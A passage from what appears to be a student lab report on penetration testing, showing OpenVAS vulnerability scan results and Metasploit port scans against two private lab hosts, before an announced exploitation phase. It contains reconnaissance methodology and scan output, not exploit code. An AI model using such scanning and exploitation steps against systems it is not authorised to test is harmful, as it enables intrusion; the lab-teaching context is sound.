
8.1 Scan Configuration

The screenshots show:


- The **OpenVAS web interface**, including authentication into the console.
- Creation of **targets** for each host (e.g., 192.168.10.20 and 192.168.10.30).
- A **new task** configured to run a full or default scan profile against these targets.

Below are the screenshots of results which we got after the successful completion of OpenVAS vulnerability scanner.

In this screenshot, we created a file under a name of CYT100 Project for gathering all the information of vulnerabilities of targeted machines and it also shows us the severity level of it.



This is the proof of successful completion of OpenVAS scanning the vulnerabilities.



These results indicate that the scanner successfully enumerated DCE/RPC/MSRPC services on those two hosts, which is usually an informational-to-medium issue highlighting that these services are exposed and discoverable over TCP port 135.

The screenshot shows the Greenbone interface with a report titled "Coordinated Universal Time" from Thursday, Nov 20, 2025, at 3:10 AM. The report details DCE/RPC and MSRPC Services Enumeration Reporting. Two entries are listed on host 192.168.10.20:

Host	IP	QoD	Severity	Name	Location	EPS Score	Percentile	Created
192.168.10.20	192.168.10.20	80 %	5.0 (Medium)	DCE/RPC and MSRPC Services Enumeration Reporting	135/tcp	N/A	N/A	Thu, Nov 20, 2025 3:20 AM Coordinated Universal Time
192.168.10.30	192.168.10.30	80 %	5.0 (Medium)	DCE/RPC and MSRPC Services Enumeration Reporting	135/tcp	N/A	N/A	Thu, Nov 20, 2025 3:20 AM Coordinated Universal Time

It is the detailed result page for that “DCE/RPC and MSRPC Services Enumeration Reporting” finding on host 192.168.10.20.

The screenshot shows the detailed result page for the DCE/RPC and MSRPC Services Enumeration Reporting finding on host 192.168.10.20. The page includes a summary and a detection result table:

Port	UUID	Endpoint	Annotation
49664/tcp	d95afe70-a6d5-4259-822e-2c84dalddbd0d	ncach_ip_tcp:192.168.10.20[49664]	
49665/tcp	f6beaff7-1e19-4fb8-bf8f-b89e2018337c	ncach_ip_tcp:192.168.10.20[49665]	Annotation: Event log TCPIP
49666/tcp	3a9ef155-691d-4449-8d05-09ad57031823	ncach_ip_tcp:192.168.10.20[49666]	
	86d35949-83c9-4044-b424-db363231fd0c	ncach_ip_tcp:192.168.10.20[49666]	

It shows that Greenbone detected several RPC endpoints over TCP ports 49673 and 49674 on host 192.168.10.20, exposing Netlogon and LSA/SAM services via the lsass named pipe but reporting them only as informational, not active vulnerabilities.

The screenshot shows the Greenbone Security Assistant web interface. The left sidebar contains navigation links: Dashboards, Scans, Tasks, Reports (which is selected), Results, Vulnerabilities, Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main content area displays findings for Port 49673/tcp and Port 49674/tcp.

Port: 49673/tcp

- UUID: 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7, version 0
Endpoint: ncacn_ip_tcp:192.168.10.20[49673]
Annotation: RemoteAccessCheck
- UUID: 12345678-1234-abcd-ef00-01234567cffb, version 1
Endpoint: ncacn_ip_tcp:192.168.10.20[49673]
Named pipe : lsass
Win32 service or process : Netlogon
Description : Net Logon service
- UUID: 12345778-1234-abcd-ef00-0123456789ab, version 0
Endpoint: ncacn_ip_tcp:192.168.10.20[49673]
Named pipe : lsass
Win32 service or process : lsass.exe
Description : LSA access
- UUID: 12345778-1234-abcd-ef00-0123456789ac, version 1
Endpoint: ncacn_ip_tcp:192.168.10.20[49673]
Named pipe : lsass
Win32 service or process : lsass.exe
Description : SAM access
- UUID: e3514235-4b06-11d1-ab04-00c04fc2cd2, version 4
Endpoint: ncacn_ip_tcp:192.168.10.20[49673]
Annotation: MS NT Directory DRS Interface

Port: 49674/tcp

- UUID: 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7, version 0
Endpoint: ncacn_http:192.168.10.20[49674]
Annotation: RemoteAccessCheck

It lists DCE/RPC and MSRPC services found on the host (DNS and FRS on high TCP ports) and explains that this enumeration could give an attacker information about the system, with the suggested mitigation to filter incoming traffic to these ports.

The screenshot shows the Greenbone Security Assistant web interface. The left sidebar has a 'Reports' section selected. The main content area displays service enumeration results:

- Port: 49692/tcp**
 - UUID: 50abc2a4-574d-40b3-9d66-ee4fd5fba076, version 5
 - Endpoint: ncacn_ip_tcp:192.168.10.20[49692]
 - Named pipe : dnsserver
 - Win32 service or process : dns.exe
 - Description : DNS Server
- Port: 49718/tcp**
 - UUID: 897e2e5f-93f3-4376-9c9c-fd2277495c27, version 1
 - Endpoint: ncacn_ip_tcp:192.168.10.20[49718]
 - Annotation: Frs2 Service

Note: DCE/RPC or MSRPC services running on this host locally were identified. Reporting this list is not enabled by default due to the possible large size of this list. See the script preferences to enable this reporting.

Detection Method

Details: DCE/RPC and MSRPC Services Enumeration Reporting OID: 1.3.6.1.4.1.25623.1.0.10736

Version used: 2022-06-03T10:17:07Z

Impact

An attacker may use this fact to gain more knowledge about the remote host.

Solution

Solution Type: Mitigation
Filter incoming traffic to this ports.

DCE/RPC and MSRPC services on 192.168.10.30 can be enumerated over TCP (port 135 and high ports), potentially giving attackers detailed information about available remote services.

The screenshot shows a detailed report titled 'DCE/RPC and MSRPC Services Enumeration Reporting'. The left sidebar has a 'Reports' section selected. The top right shows the date (Thu, Nov 20, 2025), time (3:20 AM), and coordinates (Coordinated Universal Time). The main content area includes:

Summary

Distributed Computing Environment / Remote Procedure Calls (DCE/RPC) or MSRPC services running on the remote host can be enumerated by connecting on port 135 and doing the appropriate queries.

Detection Result

Here is the list of DCE/RPC or MSRPC services running on this host via the TCP protocol:

Port: 49664/tcp

- UUID: 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7, version 0
- Endpoint: ncacn_ip_tcp:192.168.10.30[49664]
- Annotation: RemoteAccessCheck

UUID: 12345778-1234-abcd-ef00-0123456789ac, version 1

- Endpoint: ncacn_ip_tcp:192.168.10.30[49664]
- Named pipe : lsass
- Win32 service or process : lsass.exe
- Description : SAM access

UUID: 51a227ae-025b-41f2-b4a9-1ac9557a1018, version 1

- Endpoint: ncacn_ip_tcp:192.168.10.30[49664]
- Annotation: NtG_PoP Key Service

UUID: 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b, version 1

- Endpoint: ncacn_ip_tcp:192.168.10.30[49664]
- Annotation: Nec_Dan_Kw_Services

Greenbone lists additional DCE/RPC services exposed on high TCP ports (including Event Log over TCP/IP and the Print Spooler service), showing more enumerated services that could reveal host details to an attacker.

The screenshot shows the Greenbone Security Assistant web interface. The left sidebar has a 'Reports' tab selected. The main content area displays several DCE/RPC services found on port 49666/tcp:

- Endpoint:** ncacn_ip_tcp:192.168.10.30[49665]
- Port:** 49666/tcp
- UUID:** f6beaff7-1e19-4fbb-9f8f-b89e2018337c, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49666]
Annotation: Event log TCPIP
- Port:** 49667/tcp
- UUID:** 3a9ef155-691d-4449-8d05-09ad57031823, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49667]
- Port:** 49668/tcp
- UUID:** 86d35949-83c9-4044-b424-db363231fd0c, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49667]
- UUID:** 0b6edbfa-4a24-4fc6-8a23-942b1eca65d1, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]
- UUID:** 12345678-1234-abcd-ef00-0123456789ab, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]
Named pipe : spoolss
- UUID:** 4a452661-8290-4b36-8fbe-7f4093a94978, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]
Win32 service or process : spoolsv.exe
Description : Spooler service
- UUID:** 76f03f96-cdfd-44fc-a22c-64950a001209, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]
- UUID:** ae33069b-a2a8-46ee-a235-ddfd339be281, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]

The below screenshot shows more DCE/RPC services exposed on high TCP ports, including the Print Spooler over the spoolss named pipe and RemoteAccess/NGC key services, which further expand the attack surface by revealing detailed service information.

The screenshot shows the Greenbone Security Assistant web interface. The left sidebar contains navigation links for Dashboards, Scans, Tasks, Reports (which is selected), Results, Vulnerabilities, Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main content area displays service enumeration results.

Port: 49668/tcp

- UUID: 0b6edbfa-4a24-4fc6-8a23-942b1eca65d1, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]
- UUID: 12345678-1234-abcd-ef00-0123456789ab, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]
Named pipe : spools
Win32 service or process : spoolsv.exe
Description : Spooler service
- UUID: 4a452661-8290-4b36-8fbe-7f4093a94978, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]
- UUID: 76f03f96-cdfd-44fc-a22c-64950a001209, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]
- UUID: ae33069b-a2a8-46ee-a235-ddfd339be281, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49668]

Port: 49669/tcp

- UUID: 0b1c2170-5732-4e0e-8cd3-d9b16f3b84d7, version 0
Endpoint: ncacn_ip_tcp:192.168.10.30[49669]
Annotation: RemoteAccessCheck
- UUID: 51a227ae-825b-41f2-b4a9-1ac9557a1018, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49669]
Annotation: Ngc Pop Key Service
- UUID: 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b, version 1
Endpoint: ncacn_ip_tcp:192.168.10.30[49669]
Annotation: Ngc Pop Key Service
- UUID: b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86, version 2

It shows DCE/RPC and MSRPC services on high TCP ports are enumerated, leaking service details that attackers could use, so incoming traffic to these ports should be filtered.

The screenshot shows the Greenbone Security Assistant web interface. The left sidebar contains navigation links for Dashboards, Scans, Tasks, Reports (selected), Results, Vulnerabilities, Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main content area displays service enumeration results for port 49670/tcp.

Port: 49670/tcp

- UUID: 367abb81-9844-35f1-ad32-98f038001003, version 2
Endpoint: ncacn_ip_tcp:192.168.10.30[49670]

Note: DCE/RPC or MSRPC services running on this host locally were identified. Reporting this list is not enabled by default due to the possible large size of this list. See the script preferences to enable this reporting.

Detection Method

Details: DCE/RPC and MSRPC Services Enumeration Reporting OID: 1.3.6.1.4.1.25623.1.0.10736

Version used: 2022-06-03T10:17:07Z

Impact

An attacker may use this fact to gain more knowledge about the remote host.

Solution

Solution Type: Mitigation
Filter incoming traffic to this ports.


8.2 Scan Results

Once the scan completed, OpenVAS generated detailed reports. The screenshots capture:

- Overall **scan summary**, including number of high, medium, and low severity findings.
- Example vulnerabilities, such as:
 - Missing security patches or outdated software versions.
 - Insecure services or protocols (e.g., SMBv1 being enabled).
 - Weak or default configuration on services detected in the Nmap phase.

From these results, we identified which vulnerabilities were most practical to exploit (based on severity, exploit availability, and relevance to our environment). These high-level findings also fed directly into our remediation recommendations.

Greenbone dashboard showing two scan reports: one with high severity findings and one with medium severity findings, summarized by severity class and CVSS score.



This screenshot shows that host details for 192.168.10.20: identified as a Microsoft Windows system with MAC address 00:0C:29:40:05:09 and overall medium vulnerability severity of 3.9.

Host: 192.168.10.20

Information User Tags (0) Permissions (0)

ID: e4fb0f79-c2b0-49ef-9643-a1113326bd77 Created: Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time Modified: Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time Owner: admin

All Identifiers				
Name	Value	Created	Source	Actions
MAC	00:0C:29:40:05:09	Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time	Report 78e07eac-5a07-4756-915c-3f3304ce8a1a (NVT 1.3.6.1.4.1.25623.1.0.103585)	(X)
OS	cpe:/o:microsoft:windows	Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time	Report 78e07eac-5a07-4756-915c-3f3304ce8a1a (NVT 1.3.6.1.4.1.25623.1.0.108044)	(X)

Greenbone identifies host 192.168.10.20 as a Microsoft Windows system (cpe:/o:microsoft:windows:10.0.2.5413) with MAC 00:0C:29:40:05:09.

Name	Value	Created	Source	Actions
MAC	00:0C:29:40:05:09	Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time	Report 78e07eac-5a07-4756-915c-3f3304ce8a1a (NVT 1.3.6.1.4.1.25623.1.0.103585)	(X)
OS	cpe:/o:microsoft:windows	Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time	Report 78e07eac-5a07-4756-915c-3f3304ce8a1a (NVT 1.3.6.1.4.1.25623.1.0.108044)	(X)
OS	cpe:/o:microsoft:windows:10.0.2.5413	Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time	Report 78e07eac-5a07-4756-915c-3f3304ce8a1a (NVT 1.3.6.1.4.1.25623.1.0.103923)	(X)
OS	cpe:/o:microsoft:windows	Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time	Report 78e07eac-5a07-4756-915c-3f3304ce8a1a (NVT 1.3.6.1.4.1.25623.1.0.111067)	(X)
ip	192.168.10.20	Thu, Nov 20, 2025 3:28 AM Coordinated Universal Time	Report 78e07eac-5a07-4756-915c-3f3304ce8a1a (Target Host)	(X)

This report shows a list of closed critical SMB and NTLM-related CVEs (such as SMB2 negotiation protocol RCE and SMB server NTLM vulnerabilities) for host 192.168.10.20, all with high severity scores.

The screenshot shows a security report interface. On the left is a sidebar with navigation links: Dashboards, Scans, Tasks, Reports (selected), Results, Vulnerabilities, Notes, Overrides, Assets, Resilience, Security Information, Configuration, Administration, and Help. The main area displays a report titled "Thu, Nov 20, 2025 3:10 AM" for "Coordinated Universal Time". The report ID is 78e07eac-5a07-4756-915c-3f3304ceba1a, created at 3:10 AM on Nov 20, 2025, and modified at 3:28 AM on Nov 20, 2025. The owner is admin. A filter bar is at the top right. Below the title, there are tabs for Information, Results (2 of 48), Hosts (2 of 3), Ports (1 of 13), Applications (1 of 1), Operating Systems (1 of 2), CVEs (0 of 0), Closed CVEs (24 of 9) (selected), TLS Certificates (0 of 0), Error Messages (0 of 0), and User Tags (0). A message indicates "Done". At the bottom, there are navigation icons and a "Severity" dropdown set to "High".

CVE ↑↓	Host ↑↓	NVT ↑↓	Severity ↓
CVE-2009-2526	192.168.10.20	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (High)
CVE-2009-2532	192.168.10.20	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (High)
CVE-2009-3103	192.168.10.20	Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability	10.0 (High)
CVE-2010-0020	192.168.10.20	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)
CVE-2010-0021	192.168.10.20	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)
CVE-2010-0022	192.168.10.20	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)
CVE-2010-0231	192.168.10.20	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)
CVE-2010-0020	192.168.10.30	Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)

This is the port summary for this report shows that only TCP port 135 is open on 2 hosts, with a medium overall severity rating linked to that port.

The screenshot shows a security report interface, identical to the one above but with a different focus. The sidebar and report header are the same. The "Ports" tab is selected in the navigation bar. The main area displays a table with two rows. The first row has "Port ↑↓" on the left and "Hosts ↑↓" on the right. The second row shows "135/tcp" under "Port" and "2" under "Hosts". A "Severity" dropdown is set to "Medium". A note at the bottom states "(Applied filter: apply_overrides=0 levels=0 rows=100 min_god=70 first>1 sort-reverse=severity)".


Port ↑↓	Hosts ↑↓	Severity ↓
135/tcp	2	3.0 (Medium)

9. Exploitation using Metasploit

Using the high and medium-severity findings from OpenVAS and the port and service information gathered with Nmap and Enum4Linux, we selected a Windows vulnerability that allowed remote code execution on one of our lab systems. Our goal in this phase was to move from “theoretical vulnerability” to **actual code execution** on a target host, simulating what a real attacker could do in a poorly patched environment.

In our case, the target service was exposed over a network-accessible port (identified in the Nmap scan) and was flagged by OpenVAS as missing an important security update. This made it a realistic and justifiable choice for exploitation in our controlled lab environment.

Kali terminal showing Metasploit Framework v6.4.97-dev starting via sudo msfconsole



The screenshot shows a terminal window titled "kali@kali: ~". The user has run the command `sudo msfconsole`. A password prompt follows, followed by a Metasploit tip about configuration. The user then runs `# cowsay++`, which displays a cow ASCII art. Below the cow, the Metasploit version and statistics are shown, including 2,570 exploits, 1,316 auxiliary modules, 1,680 payloads, 432 post modules, 49 encoders, 13 nops, and 9 evasion techniques. The terminal concludes with documentation and project information, and ends with the command `msf > use auxiliary/scanner/portscan/tcp`.

```
kali@kali: ~
Session Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo msfconsole

[sudo] password for kali:
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

# cowsay++

< metasploit >
_____
 \ ,__,
  (oo)___
   (__)\_ )\/\
    ||----|| *



 =[ metasploit v6.4.97-dev ]]
+ -- ---=[ 2,570 exploits - 1,316 auxiliary - 1,680 payloads ]]
+ -- ---=[ 432 post - 49 encoders - 13 nops - 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/portscan/tcp
```

Metasploit's TCP port scanner (auxiliary/scanner/portscan/tcp) scanned host 192.168.10.20 and found multiple open ports, including 53, 88, 135, 139, 389, 445, 464, 593, and 636.

```
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.10.20
RHOSTS => 192.168.10.20
msf auxiliary(scanner/portscan/tcp) > set Threads 10
Threads => 10
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.10.20      - 192.168.10.20:53 - TCP OPEN
[+] 192.168.10.20      - 192.168.10.20:88 - TCP OPEN
[+] 192.168.10.20      - 192.168.10.20:135 - TCP OPEN
[+] 192.168.10.20      - 192.168.10.20:139 - TCP OPEN
[+] 192.168.10.20      - 192.168.10.20:389 - TCP OPEN
[+] 192.168.10.20      - 192.168.10.20:445 - TCP OPEN
[+] 192.168.10.20      - 192.168.10.20:464 - TCP OPEN
[+] 192.168.10.20      - 192.168.10.20:593 - TCP OPEN
[+] 192.168.10.20      - 192.168.10.20:636 - TCP OPEN

^C[*] 192.168.10.20      - Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > 
```

Metasploit's TCP port scanner found host 192.168.10.30 with ports 80, 135, 139, 445, 3306, and 5040 open.

```
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.10.30
RHOSTS => 192.168.10.30
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.10.30      - 192.168.10.30:80 - TCP OPEN
[+] 192.168.10.30      - 192.168.10.30:135 - TCP OPEN
[+] 192.168.10.30      - 192.168.10.30:139 - TCP OPEN
[+] 192.168.10.30      - 192.168.10.30:445 - TCP OPEN
[+] 192.168.10.30      - 192.168.10.30:3306 - TCP OPEN
[+] 192.168.10.30      - 192.168.10.30:5040 - TCP OPEN
[*] 192.168.10.30      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
